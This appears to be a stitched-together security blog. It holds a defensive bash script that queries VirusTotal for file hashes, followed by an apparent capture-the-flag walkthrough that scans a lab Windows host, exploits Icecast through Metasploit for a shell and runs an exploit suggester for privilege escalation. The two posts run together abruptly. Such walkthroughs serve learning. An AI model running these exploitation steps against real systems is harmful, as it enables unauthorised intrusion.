

I am logging here the second day of my 30 days challange. Today, I was not able to read much from the book however, I am happy to share with you all a bash tool which can automate you to check whether it is suspicious or not based on the virustotal engine. By the way, you might experience the slowness of the tool, it is because of the rate limit set by the VirusTotal for the freemium user. I have mentioned briefly above it at here.
In order to use this tool, you will have to have the hashes ready and it should be having hashes.txt. The steps were mentioned here
I have the tool uploaded here. I am sure it will get updated with passage of time.
#!/usr/bin/env bash

# you have to create virustotal account and get the free API key from there. I have redacted mine.
VT_API_KEY="redacted"

# Check if API key is set
if [[ -z "$VT_API_KEY" ]]; then
  echo "Error: VirusTotal API key is missing. Set it in the script or as an environment variable."
  exit 1
fi

# You have to generate the hashe values of the suspicious PDF files and store the value and name the file as hashes.txt
INPUT_FILE="hashes.txt"

# Check if file exists
if [[ ! -f "$INPUT_FILE" ]]; then
  echo "Error: File '$INPUT_FILE' not found!"
  exit 1
fi

# VirusTotal API URL
API_URL="https://www.virustotal.com/api/v3/files/"

# Read each hash from the file and check with VirusTotal
while read -r hash; do
  echo "Checking hash: $hash"

  # Send API request
  response=$(curl -s -X GET "${API_URL}${hash}" \
    -H "x-apikey: ${VT_API_KEY}")

  # Extract the detection status
  detected=$(echo "$response" | jq -r '.data.attributes.last_analysis_stats.malicious')

  if [[ "$detected" -gt 0 ]]; then
    echo "⚠️ Detected by $detected antivirus engines"

    # Extract antivirus engines that flagged the file
    echo "Detected by:"
    echo "$response" | jq -r '.data.attributes.last_analysis_results | to_entries[] | select(.value.category == "malicious") | "\(.key)"'
  else
    echo "✅ No threats detected"
  fi

  echo "-----------------------------"

  # Avoid hitting API rate limits
  sleep 15

done < "$INPUT_FILE"
I hope you all are doing well :) I know the way how I present my blog doesn’t attract much people, and those who read my blogs were either my old friends or new friends who I have met you somewhere and I had shamelessly bragged about my blog.
The quality of the blog is still kind of crude, for which I am working on. I hope you will see the progress.
You are most welcome to leave some comment and suggestions; and share your blog in the comment as well (please leave any suspicious link, I might block u for good).
I am not sure you have heard about this book called Practical Malware Analysis. It is quite popular and, to be honest it has been occupying my to do list for quite sometime. I think it is perfect time for me to read the book and share something which I learn each day apart from my daily chores. Of course, I see there were a couple of Lab exercise which I am going to do it and I will share the write-ups for the same.
Since the first chapter was emphasizing on static analysis and check of the metadata, I thought to share with you an incidence. It was around 5:30PM (our office timing gets over by 5:00PM), I received an email from one of the department. They asked me to analyzed 10 PDFs and check whether it was suspicious or not. I thought I need to automate the tasks with help of some bash scripts.
Yes, when I received the sample, first thing I did was make a copy of the files.
Since, I can’t share the original files here, let’s build the scenarios with help of some random files
Building Scenarios
cd /tmp

mkdir original_samples

cd original_samples

touch sample{1..10}.pdf   #create 10 pdf files in one line

cd ..
Actual Analysis
cp -r original_samples samples

cd samples

ls -l samples
Step 01:

Take the SHA256 of the file
for i in sample{1..10}.pdf; do sha256sum $i; done
Yes, since I use bash to do most of my works therefore, therefore so far it was ok.
Let’s slice the column and store only the first field which contains the hashes. Because I would like to write a script and do the virustotal check automatically.
for i in sample{1..10}.pdf do sha256sum $i; done > hashes.txt
I am not going to share here how to create a virustotal account here, if you have a facebook or instagram account, you can do it ;)
Yes, I got my Private API.
I know such tasks could be easily completed if I use the ChatGPT or any AI tools, however, the reason I am doing these things is that I want to learn something. Of course, I could use the AI later when I really need the help. I am not against with AI but I am against using it before you understand the things you do.
After doing some google-fu, I found a stackoverflow link on which some of the people they have discussed about scanning the sample with VirusTotal using the apikey
I took down the script
#!/usr/bin/bashwhile read -r line; do echo "$line" curl -s -X GET --url "https://www.virustotal.com/vtapi/v2/file/report?apikey=f41277fd391d1a80fc4cfbf0afae5184dXXXXXXXXXXXXXXXXXXXXXXXXXXXX&resource=$line"done <"hashes.txt"I am not able to get pass the entire hashes, because I can only pass 4 hashes in 1 minutes and it can process 500 requests per day; rate limit.
At that time, I was thinking how about I set a counter and after 4 requests, I should make the script sleep for 1 minutes and then proceed. If possible, when it reach 450 requests (count), should give me a prompt/ warning.
Yes, that’s all for today! See you all tomorrow :)
#!/usr/bin/env bash

VT_API_KEY="your_api_key_here"

# Check if the API key is set
if [[ -z "$VT_API_KEY" ]]; then
  echo "Error: VirusTotal API key is missing. Please set it in the script or as an environment variable."
  exit 1
fi

# File containing hashes
INPUT_FILE="hashes.txt"

# Check if file exists
if [[ ! -f "$INPUT_FILE" ]]; then
  echo "Error: File '$INPUT_FILE' not found!"
  exit 1
fi

# VirusTotal API URL
API_URL="https://www.virustotal.com/api/v3/files/"

# Read each hash from the file and check with VirusTotal
while read -r hash; do
  echo "Checking hash: $hash"

  # Send API request
  response=$(curl -s -X GET "${API_URL}${hash}" \
    -H "x-apikey: ${VT_API_KEY}")

  # Print the response
  echo "Response: $response"

  # Avoid sending too many requests at once (wait for 15 seconds)
  sleep 15

done < "$INPUT_FILE"
For some reason, my nmap is taking a lot of time (perhaps I ran -p- it means to enumerate all 65535 ports). Anyway, I quickly ran rustscan to get the ports.
rustscan -a 10.10.185.210 --range 1-65535
----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
--------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.185.210:135
Open 10.10.185.210:139
Open 10.10.185.210:445
Open 10.10.185.210:3389
Open 10.10.185.210:5357
Open 10.10.185.210:8000
Open 10.10.185.210:49159
Open 10.10.185.210:49160
Open 10.10.185.210:49154
Open 10.10.185.210:49152
Open 10.10.185.210:49158
Open 10.10.185.210:49153
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-26 11:43 EDT
Initiating Ping Scan at 11:43
Scanning 10.10.185.210 [2 ports]
Completed Ping Scan at 11:43, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:43
Completed Parallel DNS resolution of 1 host. at 11:43, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 11:43
Scanning 10.10.185.210 [12 ports]
Discovered open port 445/tcp on 10.10.185.210
Discovered open port 8000/tcp on 10.10.185.210
Discovered open port 135/tcp on 10.10.185.210
Discovered open port 49152/tcp on 10.10.185.210
Discovered open port 139/tcp on 10.10.185.210
Discovered open port 3389/tcp on 10.10.185.210
Discovered open port 5357/tcp on 10.10.185.210
Discovered open port 49158/tcp on 10.10.185.210
Discovered open port 49154/tcp on 10.10.185.210
Discovered open port 49153/tcp on 10.10.185.210
Discovered open port 49160/tcp on 10.10.185.210
Discovered open port 49159/tcp on 10.10.185.210
Completed Connect Scan at 11:43, 0.18s elapsed (12 total ports)
Nmap scan report for 10.10.185.210
Host is up, received conn-refused (0.094s latency).
Scanned at 2023-05-26 11:43:43 EDT for 0s

PORT STATE SERVICE REASON
135/tcp open msrpc syn-ack
139/tcp open netbios-ssn syn-ack
445/tcp open microsoft-ds syn-ack
3389/tcp open ms-wbt-server syn-ack
5357/tcp open wsdapi syn-ack
8000/tcp open http-alt syn-ack
49152/tcp open unknown syn-ack
49153/tcp open unknown syn-ack
49154/tcp open unknown syn-ack
49158/tcp open unknown syn-ack
49159/tcp open unknown syn-ack
49160/tcp open unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
I got all the open ports and I know there is way to pass the rustscan ports and combine it with nmap but I am not confident to try that. So let’s do our usual way.

This nmap will only enumerate services and service versions of the ports in this list, so literally, it could reduce a lot of overhead.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-26 11:44 EDT
Nmap scan report for 10.10.185.210
Host is up (0.094s latency).

PORT STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Dark-PC
| Not valid before: 2023-05-25T15:41:07
|_Not valid after: 2023-11-24T15:41:07
| rdp-ntlm-info:
| Target_Name: DARK-PC
| NetBIOS_Domain_Name: DARK-PC
| NetBIOS_Computer_Name: DARK-PC
| DNS_Domain_Name: Dark-PC
| DNS_Computer_Name: Dark-PC
| Product_Version: 6.1.7601
|_ System_Time: 2023-05-26T15:46:16+00:00
|_ssl-date: 2023-05-26T15:46:21+00:00; +2s from scanner time.
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp open http Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49158/tcp open msrpc Microsoft Windows RPC
49159/tcp open msrpc Microsoft Windows RPC
49160/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DARK-PC, NetBIOS user: , NetBIOS MAC: 02b59cba0cb7 (unknown)
| smb-security-mode:
| account_used:
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 210:
|_ Message signing enabled but not required
|_clock-skew: mean: 1h00m01s, deviation: 2h14m09s, median: 1s
| smb-os-discovery:
| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
| OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
| Computer name: Dark-PC
| NetBIOS computer name: DARK-PC\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2023-05-26T10:46:15-05:00
| smb2-time:
| date: 2023-05-26T15:46:16
|_ start_date: 2023-05-26T15:41:06

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.30 seconds

So based on the nmap result, we were we could easily answer the following questions.
However, I must confess that since I am not a window user, I had to check which port runs MSRDP and apparently the service runs on port 3389 (the default port for MSRDP).
Gain Access

Based on our nmap Result: I spent quite sometime doing some online research on availability of public exploits and I bumped into couple of rabbit holes but it was not a complete lost as I was able to collect couple of interesting information such as you could bruteforce rdb with help of a new tool called crowbar.
Then I shift my focus to Icecast Streaming Media Server

using Metasploit, I was able to get the initial foothold.
msfconsole search icecast use 0 show options set RHOSTS 10.10.185.210set LHOST 10.6.22.85 # my kali local IP was not rightexploit
Since the port numbers were right so ran it using the exploit command.
Answer:
Escalate
shell

whoami

sysinfo


run post/multi/recon/local_exploit_suggester

Copy the first name of the exploit suggested and paste it into the answer sheet and press Control+Z to send the current shell in the background.
